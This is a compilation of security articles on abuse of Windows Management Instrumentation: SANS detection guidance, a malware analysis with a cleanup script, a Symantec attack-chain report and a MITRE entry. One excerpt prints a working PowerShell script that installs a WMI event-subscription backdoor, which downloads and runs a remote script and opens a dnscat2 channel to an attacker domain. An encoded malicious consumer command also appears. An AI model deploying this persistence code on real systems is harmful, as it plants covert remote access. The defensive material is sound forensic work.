Ayub Roti
Technical Solutions Engineer at Serianu Limited

SANS Digital Forensics and Incident Response Blog | Investigating WMI Attacks | SANS Institute

Content Courtesy of
https://digital-forensics.sans.org/blog/2019/02/09/investigating-wmi-attacks

WMI as an attack vector is not new. It has been used to aid attacks within Microsoft networks since its invention. However, it has been increasingly weaponized in recent years, largely due to its small forensic footprint. In a world of greater enterprise visibility and advanced endpoint protection, blending in using native tools is the logical next step.


First, what is WMI? Windows Management Instrumentation is Microsoft's implementation of the WBEM standard. It has existed all the way back to Windows NT. Out of the box, WMI provides almost 4000 different configurable items. If your motherboard has a WMI driver, you can manage the CPU fan (ref. Win32_Fan (https://docs.microsoft.com/en-us/windows /desktop/cimwin32prov/win32-fan) class)! It was designed to aid in administrating large, distributed environments.

As we will see, WMI can be used for a lot more than just data collection (and reconnaissance). While it does an excellent job of providing configuration data, it can also be used for a wide range of attacker activity. WMI is one of the easiest and most stealthy components of many modern attacks. WMI attacks generally require administrator rights, but once admin is attained, the door is wide open for post-exploitation. In fact, every aspect of the post-exploit kill chain can be accomplished with built-in WMI capabilities, and unfortunately, minimal logging. Attackers have gravitated to it because It is an excellent way to evade application whitelisting and host-based security tools. WMI employs all trusted, signed binaries, and any scripts required can be easily obfuscated to prevent detection. It is largely "memory only" and on the network side, it employs standard DCOM / PSRemoting traffic, possibly encrypted, blending into a very noisy pipe.

The best attackers have gravitated towards WMI because it is fairly difficult to detect and mitigate in the modern enterprise. However, there are multiple techniques you can use to discover evil WMI activity.

Command Line Auditing and WMI Logs

If you want to reliably detect malicious WMI, your first priority is to get command line auditing. Luckily, that isn't hard these days. Microsoft has backported the ability to record command lines in Process Tracking events all the way back to Windows 7. An even better option is the free Sysmon tool from Microsoft Sysinternals. Sysmon is highly targeted towards malicious activity and can be easily filtered to ensure the resulting logs do not overwhelm your collection capabilities. The *on by default* WMI-Activity Operational event log has been improved in modern versions of Windows and should be collected from endpoints. Finally, many of the latest generation of endpoint detection and response tools include the native capability to record all command lines (and the historical data can be particularly useful for scoping an environment once activity and tradecraft is discovered).



```
Event 20, Sysmon

General  Details

WmiEventConsumer activity detected:
RuleName:
EventType: WmiConsumerEvent
UtcTime: 2018-07-10 22:48:00.510
Operation: Created
User: BSE-JUMP-01\serv_admin
Name:  "consumer01"
Type: Command Line
Destination:  "C:\\Windows\\Temp\\kb23095898.exe"

Log Name:          Microsoft-Windows-Sysmon/Operational
Source:            Sysmon                  Logged:         7/10/2018 10:48:00 PM
Event ID:          20                      Task Category:  WmiEventConsumer activity detected (rule: WmiEvent
Level:             Information             Keywords:
User:              SYSTEM                  Computer:       bse-jump-01
OpCode:            Info
More Information:  Event Log Online
```
(https://blogs.sans.org/computer-forensics/files/2019/02/Sysmon_WMIEventConsumer.jpg)

Auditing the WMI Repository

One of the more insidious WMI attacks is the use of WMI Events to employ backdoors and persistence mechanisms. These events and corresponding consumers are stored in the local WMI repository within the file system and are broadly invisible to both users and system administrators. While WMI and PowerShell can be used for attacks, they equally can be used for defense. Native support for WMI and easy scalability makes PowerShell an obvious choice for detecting attacks like WMI event consumers. This is great news, because you do not need fancy tools for detection of one of the stealthier WMI threats. The following commands collect WMI event filters, consumers, and bindings on a system.

```
Get-WMIObject -Namespace root\Subscription -Class __EventFilter
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding
```

PowerShell remoting facilitates collection at scale, and getting the results into something like an elastic search database can allow easy hunting for anomalies, even across thousands of systems. Simply stated, the only reason evil WMI Event Consumers are stealthy is because most organizations are not looking for them.


Administrator: Windows PowerShell

```
PS C:\Windows\System32> Get-WmiObject -Namespace root\Subscription -Class __EventConsumer
__GENUS                  : 2
__CLASS                  : CommandLineEventConsumer
__SUPERCLASS             : __EventConsumer
__DYNASTY                : __SystemClass
__RELPATH                : CommandLineEventConsumer.Name="wmi"
__PROPERTY_COUNT         : 27
__DERIVATION             : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                 : WIN10-IT8980
__NAMESPACE              : ROOT\Subscription
__PATH                   : \\WIN10-IT8980\ROOT\Subscription:CommandLineEventConsumer.Name="wm
CommandLineTemplate      : powershell.exe -NoP -NonI -W Hidden -E JABzAHQAaQBtAGUAPQBbAEUAbgB
                           OgBUAGkAYwBrAEMAbwB1AG4AdAANAAoAJABmAHUAbgBzACAAPQAgACgAWwBXAG0AaQ
                           AdABcAGQAZQBmAGEAdQBsAHQAOgBXAGkAbgAzADIAXwBUAGEAcwBrAFMAZQByAHYAa
                           IAdABpAGUAcwBbACcAZgB1AG4AcwAnAF0ALgBWAGEAbAB1AGUAIAAgACAAIAAgACAA
                           FsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEE
                           AGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG
                           pAG4AZwAoACQAZgB1AG4AcwApACkADQAKAGkAZQB4ACAAJABkAGUAZgB1AG4ADQAKA
                           BqAGUAYwB0ACAAXwBfAEYAaQBsAHQAZQByAFQAbwBDAG8AbgBzAHUAbQBlAHIAQgBp
```

(https://blogs.sans.org/computer-forensics/files/2019/02/GetWMIObject_EventConsumer.jpg)

File System Residue


Contrary to their categorization as "fileless malware", WMI attacks can leave behind file system artifacts. The files representing the WMI repository can be analyzed for modifications, including offline analysis to easily detect malicious WMI Event Consumers. MOF files are a common way to introduce malicious classes into the WMI repository. What exactly is a MOF file? Think of it as a text file representing WMI class definitions and instances. Definitions in the WMI repository are initially defined in MOF files. They can also be used to extend WMI (which is how attackers use them). Sadly, a MOF file can be named anything, be located anywhere, and even deleted after it is introduced into the WMI repository. But every attack is different, and evil MOF files are still found on compromised systems. If you aren't so lucky, copies may be left behind in the **C:\Windows\System32\wbem\AutoRecover** folder, or referenced in the **HKLM\SOFTWARE\Microsoft\Wbem\CIMOM** registry key. Of course, PowerShell can be used in lieu of MOF files, but that opens up an entirely separate set of possible detections like the PowerShell Operational event log or transcript logging. What we are aiming for is layered detection.

Memory Analysis

As WMI and PowerShell become ubiquitous in the enterprise, we should expect to see them in our memory process trees. A process tells us a lot about the type of activity occurring on the system. WMI CommandLine Event Consumers kick off a new WmiPrvSE process to run an executable or PowerShell script. Scrcons.exe (literally named **scr**ipt **cons**umers **.exe**) is the parent of any ActiveScript consumers such as VBScript or Jscript (it is also a rare process, making it a great candidate for detections). WMI was designed to be queried and controlled remotely, and the WmiPrvSE.exe process (WMI Provider Host) is responsible for running WMI commands on a remote (target) system. WmiPrvSE facilitates the interface between WMI and operating system. WMI is incredibly flexible and attackers have identified many ways to run malicious code using it ("wmic.exe process call create" is the classic example, but it can get much more involved). You may even see attackers move to WMI when PowerShell remoting is available because it is less obvious to have things running via WMI. The children of a WmiPrvSE process can often be the clue that helps identify suspicious behavior.

If a wsmprovhost.exe process is identified on a system, it indicates PowerShell remoting activity. This process is executed on the remote, or target system. This pattern includes PowerShell capabilities like Enter-PSSession, Invoke-Command, New-PSSession, or any number of PowerShell cmdlets that natively have the "-ComputerName" parameter such as Set-

Service, Clear-EventLog, and Get-WmiObject. Finding malicious WMI and PowerShell in memory can be challenging due to the amount of legitimate activity happening in the modern enterprise. As with all things hunting, context is important, and we can often get more context by looking at the parent and children of processes.



(https://blogs.sans.org/computer-forensics/files/2019/02/wsmprovhost_process_tree.jpg)

Webcast and the SANS FOR508 Course

If this sparks your interest, I'll dive deeper into these topics on an upcoming webcast (see below). If you want real world experience finding and responding to these types of attacks, take a look at the latest version of SANS FOR508: Advanced Incident Response, Threat Hunting, and Digital Forensics (https://www.sans.org/course/advanced-incident-response-threat-hunting-training). We have six days of new exercises investigating a large-scale enterprise intrusion emulating an APT29/Cozy Bear adversary (who commonly abuse WMI and PowerShell to accomplish their objectives). It's Time to Go Hunting!!!

JOIN THIS WEBCAST TO FIND OUT MORE:
Investigating WMI Attacks (https://www.sans.org/webcasts/investigating-wmi-attacks-110130)

- **When: Thursday, March 7th, 2019 at 3:30 PM EST (20:30:00 UTC)**
- **Conducted by Chad Tilbury**
- **Register now (https://www.sans.org/webcasts/investigating-wmi-attacks-110130)**

Overview

Advanced adversaries are increasingly adding WMI-based attacks to their repertoires, and most security teams are woefully unprepared to face this new threat. Join SANS Senior Instructor Chad Tilbury for an overview of the state of WMI hacking, including real world examples of nation state and criminal actor tradecraft. Detection tools and analysis techniques for addressing the threat will be discussed along with actionable steps to better increase your organizations security posture.

(Note: A recording and slides will be available afterwards at the same link (https://www.sans.org/webcasts/investigating-wmi-attacks-110130))

What you need to know about WMI attacks

Content Courtesy of
https://www.cybereason.com/blog/fileless-malware-wmi
Unlike attacks carried out by traditional malware, fileless malware (https://www.cybereason.com/blog/fileless-malware) doesn't require the attackers to install a single piece of software on a target's machine. Instead, fileless malware attacks take tools built into Windows like Windows Management Infrastructure (WMI) and using them for malicious activity. These attacks are particularly challenging to detect since these tools and the actions they carry out are trusted.

The features of WMI are a blessing because they allows admins to perform tasks very quickly, but can very quickly turns into a curse when used for malicious operations. The same way an administrator uses WMI to query metrics and execute code, a hacker can use it to silently and instantly run malicious code across an entire network of machines. WMI also allows for persistence by auto-running programs stealthily on startup or based on specific events. WMI can't be uninstalled, but it can be disabled. However, doing so impairs and limits what an administrator can do, such as update software across multiple machines.

A Brief Background on WMI

Windows Management Infrastructure (WMI) is the implementation of the WBEM and CIM standards on the Windows OS, and allows users, administrators and developers (as well as attackers) to enumerate, manipulate and interact with various managed components in the OS. In practice, WMI provides an abstracted, unified object-oriented model, which contains classes representing many discrete elements of a machine, without needing to directly interact (and study the documentation of) many unrelated APIs.

You can enumerate the instances of components represented by a class by issuing WMI queries, which are written in WQL, an SQL like language, or through abstractions such as the PowerShell CIM/WMI cmdlets. It is also possible to invoke methods on classes and instances, and thus to manipulate the underlying managed components using the WMI interface.

An important feature of WMI is the ability to interact with the WMI model of a remote machine, using either the DCOM or the WinRM protocol. This allows attackers to remotely manipulate WMI classes on a remote machine without needing to run any arbitrary code on it beforehand.

The Main Components of WMI

WMI consists of three major components:

- The WMI service (winmgmt) acts as a mediator between clients and the WMI model itself, and is responsible for handling all requests (method calls, queries, etc.) coming from client processes. While it cannot process most of these requests by itself, it is able to forward them to other components, and forward their responses back to the client.
- WMI providers are where the actual code implementing classes, instances and methods is implemented. Providers are mostly implemented as in-process COM objects.
- The WMI Repository is the central storage area for the model, containing things like class definitions and instances of objects which require persistence (as opposed to instances that are dynamically generated by providers.

Discuss - WMI Attacks | MalwareTips Community

Content Courtesy of
https://malwaretips.com/threads/wmi-attacks.86329/

> Does ERP have default rules for controlling WMI?

WMI is abused. It isn't the only actor in a "WMI attack." There isn't "WMI-only" malware, at least not that I am aware of.

WMI should not be disabled. However, all the stuff that calls it in an attack should be disabled and\or not used outright.

The answer is the same as the basic answer to all the other attacks out there ad infinitum... and that is to disable the commonly abused Windows processes (PowerShell, PowerShell_ISE, PowerShell .dll loading, wscript, cscript, etc, etc) and only allow stuff temporarily when you need it, don't use macros, use something other than Microsoft Office programs, etc.

It's the same thing. Over-and-over. It's a formula that works. Testing has proven it across decades over-and-over. It's a formula that will never go out of style because it will always work. Sort of like $500 wing-tip shoes. Understated. Reliable. Always work.

If you want convenience and usability, then you will have to sacrifice some security. You are not going to get the protections you want without some work and sacrifice. You cannot install a program and say to yourself "OK... now I'm protected." No matter how much they want you to believe that, it just ain't true... at least not in the sense that "I'm protected" means to you in your mind. What they mean is that figuratively... "You are decently protected - and not perfectly - with our soft installed." If you want very high protection, meaning security soft geek protection, then everyone who knows better knows that involves some form of default-deny where the user has had to make tweakings and configurations, reduced attack surface, and has accepted accepted some level of, what others incorrectly perceive and rate as, "unacceptable" inconvenience or annoyances.

WMI Attacks and Defense

Content Courtesy of https://www.pentesteracademy.com/course?id=34

WMI Attacks and Defense

Windows Management Instrumentation (WMI) has been used by Windows administrators for various system management operations since Windows NT. As WMI is often used to automate administrative tasks, it is of equal use for attackers as it is for defenders. It is very helpful to understand WMI and its working to be able to fully utilize its power both for Red and Blue teams.

In this training through demonstrations and hands-on, we will discuss how WMI and CIM can be utilized for offensive as well as defensive security. Different utilities like PowerShell built-in cmdlets, PowerShell scripts, native windows tools and Linux tools will be discussed. Various attacks like enumeration and information gathering, lateral movement, persistence, backdoors, modifying security descriptors etc. will be executed by utilizing WMI. We will also discuss how WMI can be used for agentless monitoring, detection of above mentioned attacks and more.

Cryptomining malware is using WMI to evade antivirus detection

Content Courtesy of https://medium.com/@christoferdirk/cryptomining-malware-is-using-wmi-to-evade-antivirus-detection-248a91a620b9

Cryptomining malware is using WMI to evade antivirus detection

Unlike ransomware which attacks all your important files and take them as hostages, a cryptomining malware does not attack any of your file. Instead, it “borrows” your computational resources to do bitcoin mining for the attacker. It can take down a high end server in just a few minutes by utilising the CPU up to 90% or even more. Recent cryptomining malware like the one I describe in this post, can evade most antivirus scanner due to its unique ability in hiding its payload. It still dropped some malicious file which can easily detected and removed by antivirus, but it is also hiding some payloads in Windows WMI Class.

Cryptomining malware using XMRig consume CPU resource more than 99%
One of the variant I found has ability to:

- Abuse WMI class for persistence
- Read credentials using **Mimikatz** module
- Lateral movement, using **netstat** command to identify the next target
- Use **EternalBlue** to exploit the next target machine without credential
- Setup a scheduler to run malicious process
- Use powershell and command line script to create a new malicious process and maintain persistence
- Drop various malicious files on victim computer
- Contact C2 server using powershell script to download the next stage of payload and install bitcoin miner agent

This malware abuse EventConsumer class in WMI to schedule execution of malicious command. It works like a Task Scheduler in Windows, but it is more obscured since WMI is rarely used to schedule a task. Most system administrator will be looking at Task Scheduler when they are dealing with malware persistence. Most antivirus also do not have ability to scan payload in WMI. So this is a perfect method for persistence.

When your system is infected you will find something like this:

Win32_Services, fake class created by malware
The class in above picture is a fake class created by malware. Using **wbemtest.exe** I was able to locate this class in **root\default** namespace. Win32_Services does not exists in a clean machine. I identified the name after analysing the process command line using an EDR (Endpoint Detection and Response) solution. You can also use Task Manager to display command line column, and check suspicious process one by one.

EDR detect malicious process and blocked it
EDR records command line of each running process
If you are wondering what the purpose of those properties in Win32_Services class, here is the explanation:

- **mon** = Monero CPU miner
- **mimi** = Mimikatz, a credential harvesting tool

- **funs** = Combination of publicy available scripts to achieve remote DLL loading via WMI and obfuscated EternalBlue
- **i17** = contains IPs with SMBv1 vulnerability
- **ipsu** = contains IPs which can be accessed using stolen credentials
- **sc** = shellcode, used to download payload from C2 server

In my environment, this malware uses the following malicious name:

- Win32_Services, this malicious class was found in root\default namespace
- DSM Event Log Consumer, this malicious instance was found in root\subscription namespace
- DSM Event Log Filter, this malicious instance was found in root\subscription namespace

How to manually detect a presence of malware in WMI

According to a publication by Fireeye entitled “Windows Management Instrumentation (WMI) Offense, Defense and Forensic”, there are 3 things required to install a permanent WMI event subscription:

1. An event filter — The event of interest
2. An event consumer — An action to perform upon triggering an event
3. A filter to consumer binding — The registration mechanism that binds a filter to a consumer

I use following commands to find payloads in **root\subscription** namespace which is commonly used to maintain persistence.

```
wmic /namespace:\\root\subscription PATH __EventConsumer get/format:listwmic /namespace:\\roo
t\subscription PATH __EventFilter get/format:listwmic /namespace:\\root\subscription PATH __Fi
lterToConsumerBinding get/format:listwmic /namespace:\\root\subscription PATH __TimerInstructi
on get/format:list
```

Here are some examples found in my environment:

Payload found in __EventConsumer instance
Payload found in __EventConsumer instance
To easily copy the encoded payload, we can save the output directly to a file using this command:

```
wmic /namespace:\\root\subscription PATH __EventConsumer get/format:list > payload.txt
```

To decode the script we can use online service like https://www.base64decode.org/ (https://www.base64decode.org
/?source=post_page---------------------------)

Payload found in __EventFilter instance
Payload found in __FilterToConsumerBinding instance

How to Remove Cryptomining Malware WMI Persistence

I created a simple powershell script to automate most of the cleaning process:

```
foreach($ip in Get-Content .\serverlist.txt) {
 #save all target IP in serverlist.txt
 Write-Output "===================================="
 Write-Output "Processing $ip …"
 Write-Output "===================================="

 #these lines are used to kill malicious process which can be identified by their command line
or path
 wmic /node:$ip process WHERE "COMMANDLINE LIKE '%default:Win32_Services%'" CALL TERMINATE
 wmic /node:$ip process WHERE "COMMANDLINE LIKE '%info6.ps1%'" CALL TERMINATE
 wmic /node:$ip process WHERE "ExecutablePath='C:\\ProgramData\\UpdateService.exe'" CALL TERMI
NATE
 wmic /node:$ip process WHERE "ExecutablePath='C:\\ProgramData\\AppCache\\17_\\java.exe'" CALL
TERMINATE
 wmic /node:$ip process WHERE "COMMANDLINE LIKE '%JABzAHQAaQBtAGUAPQBbAEUAbgB2AGkAcgBvAG4AbQBl
AG4AdABdADoAOgBUAG%'" CALL TERMINATE#change "Win32_Services" and "DSM Event" to match evil cla
ss and instance name found in your environment
 wmic /node:$ip /NAMESPACE:"\\root\default" Class Win32_Services DELETE
 wmic /node:$ip /NAMESPACE:"\\root\subscription" PATH __EventFilter WHERE "Name LIKE 'DSM Even
t%'" DELETE
 wmic /node:$ip /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer WHERE "Name LIK
E 'DSM Event%'" DELETE
 wmic /node:$ip /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding WHERE "Filte
r=""__EventFilter.Name='DSM Event Log Filter'""" DELETE
}
```

To use this script, first you need to identify the name of malicious class and instance. The first block of codes is used to kill all malicious processes. The second one is used to remove all WMI classes and instances containing the encoded payload. For more information about removing this malware, please see some sample scripts on my Github page (https://github.com/christofersimbar/WannaMineCleaner?source=post_page---------------------------)

Conclusion

Modern malware starting to use legitimate windows tool and application to execute payload and move around the network. We really can't just focus on prevention. No matter how good your preventive solution, someday it will be bypassed. So you should be ready to detect and response quickly. Having an Endpoint Detection and Response (EDR) is a good addition to your existing security solution. EDR can provides visibility in all critical endpoints and also can assists your security team in malware analysis or hunting down an attacker.

Another thing that sometimes overlooked is Least Privilege principle. For example, domain administrator should not be use to manage and maintain a domain member server. Critical servers should not use the same service account running on non critical servers. You might also consider implement a Privilege Access Management (PAM) to limit the impact when an attacker is able to compromised a server. A PAM solution will limit the lateral movement and also can detect a presence of illegal activity.

Last but not least, patching a critical vulnerability especially the one that can allow attacker to do remote code execution like CVE-2017–0143 / MS17–010 is really important.

Malware Sample

https://www.hybrid-analysis.com/sample/28287cbcdfde7fb90d504e658520a7b63c9a65640a96456e551ebda1c1ac73ee (https://www.hybrid-analysis.com/sample /28287cbcdfde7fb90d504e658520a7b63c9a65640a96456e551ebda1c1ac73ee?source=post_page---------------------------)

Further readings

Attackers Abuse WMIC to Download Malicious Files | Symantec Blogs

Content Courtesy of https://www.symantec.com/blogs/threat-intelligence/wmic-download-malware
We recently observed malware authors using a combination of a tool found on all Windows computers and a usually innocuous file type associated with modifying and rendering XML documents. While these two things—the Windows Management Instrumentation Command-line (WMIC) utility and an eXtensible Stylesheet Language (XSL) file—would not normally raise suspicion if found on a computer, in this case they're used as part of a multistage infection chain that delivers a modular information-stealing threat.

The use of WMI by cyber criminals is not new, however, the tool is typically used for propagation but in this case is used to download a malicious file.

The use of WMIC is beneficial for the attackers as it helps them to remain inconspicuous and also provides them with a powerful tool to aid them in their activities. The WMIC utility provides a command-line interface for WMI, which is used for an array of administrative capabilities for local and remote systems and can be used to query system settings, stop processes, and locally or remotely execute scripts. Parallels can be drawn between WMIC and PowerShell, another legitimate tool which is also found on Windows systems and is increasingly being abused by cyber criminals. PowerShell's popularity among cyber criminals was highlighted when Symantec saw a 661 percent increase in malicious PowerShell activity (https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight) from H2 2017 to H1 2018.

The use of WMIC here, as well as a host of additional legitimate dual-use tools used in this attack, adds to the continuing evidence of cyber criminals using so-called "living off the land (https://www.symantec.com/connect/blogs/attackers-are-increasingly-living-land)" tactics in order to reduce the chances of their activity being detected.

Thankfully Symantec has multiple technologies in place to protect customers from these types of attacks and the tactics used in this particular case were successfully blocked by our file-, behavior-, and network-based protection including Symantec's advanced machine learning technology.

Staying under the radar

Malware authors are continuously trying to fly under the radar of security products. Their attack techniques are evolving, and they are constantly coming up with new ways to introduce their malware onto computers. For instance, they may drop an encrypted payload and decrypt it in memory to try and bypass security detections. Or instead of directly downloading and executing the payload, they may make use of non-PE files to drop their malware. They may also try to exploit Microsoft tools to download payloads, as we've observed in this case.

As previously mentioned, as part of our ongoing work to protect customers from these types of attacks we spotted an attack chain that incorporates many layers of obscurity.

Step-by-step

- The attack chain begins with the arrival of a shortcut (.lnk) file delivered via a URL, such as a link in an email, or sent as an email attachment. Once the recipient clicks on the file, the next stage in the attack is initiated.
- The shortcut file contains a WMIC command to download a file from a remote server.
- The downloaded file is a malicious XSL file.
- The XSL file contains JavaScript which is executed using mshta.exe, another legitimate tool often abused by cyber criminals.
- The JavaScript contains a list of 52 domains each assigned an ID number from 1-52. The JavaScript has a function (radador) to randomly generate a number from a range of 1-52, effectively choosing a random domain from the list. In order to generate a unique URL, the JavaScript generates a random number using the radador function, as well as a random port number from 25010-25099, and adds them to the domain to create a download URL.
- The URL is used to download an HTML Application (HTA) file.

An intro into abusing and identifying WMI Event Subscriptions for persistence | In.security Cyber Security Technical Services & Training

Content Courtesy of https://in.security/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/

```
$EventFilterName = “Windows Update Event PS“
$EventConsumerName = “Windows Update Consumer PS“

$Payload = “cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString(‘http://10.133.251.104
/dnscat2.ps1’); Start-Dnscat2 -Domain attacker.pwned.network“

#Event filter
$EventFilterArgs = @{
  EventNamespace = ‘root/cimv2’
  Name = $EventFilterName
  Query = “SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA ‘Win32_NTLogEvent’ AND
TargetInstance.EventCode = ‘257’ AND TargetInstance.Message LIKE ‘%10.133.251.104%’“
  QueryLanguage = ‘WQL’
}

$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments $EventFilterArgs

#CommandLineEventConsumer
$CommandLineConsumerArgs = @{
  Name = $EventConsumerName
  CommandLineTemplate = $Payload
}

$Consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments
$CommandLineConsumerArgs

#FilterToConsumerBinding
$FilterToConsumerArgs = @{
  Filter = $Filter
  Consumer = $Consumer
}

$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding
```

-Arguments $FilterToConsumerArgs

Technique: Windows Management Instrumentation - MITRE ATT&CK™

Content Courtesy of https://attack.mitre.org/techniques/T1047/
ID: T1047

Tactic: Execution

Platform: Windows

System Requirements: WMI service, winmgmt, running; Host/network firewalls allowing SMB and WMI ports from source to destination; SMB authentication.

Permissions Required: User, Administrator

Data Sources: Authentication logs, Netflow/Enclave netflow, Process monitoring, Process command-line parameters

Supports Remote: Yes

Version: 1.0

References
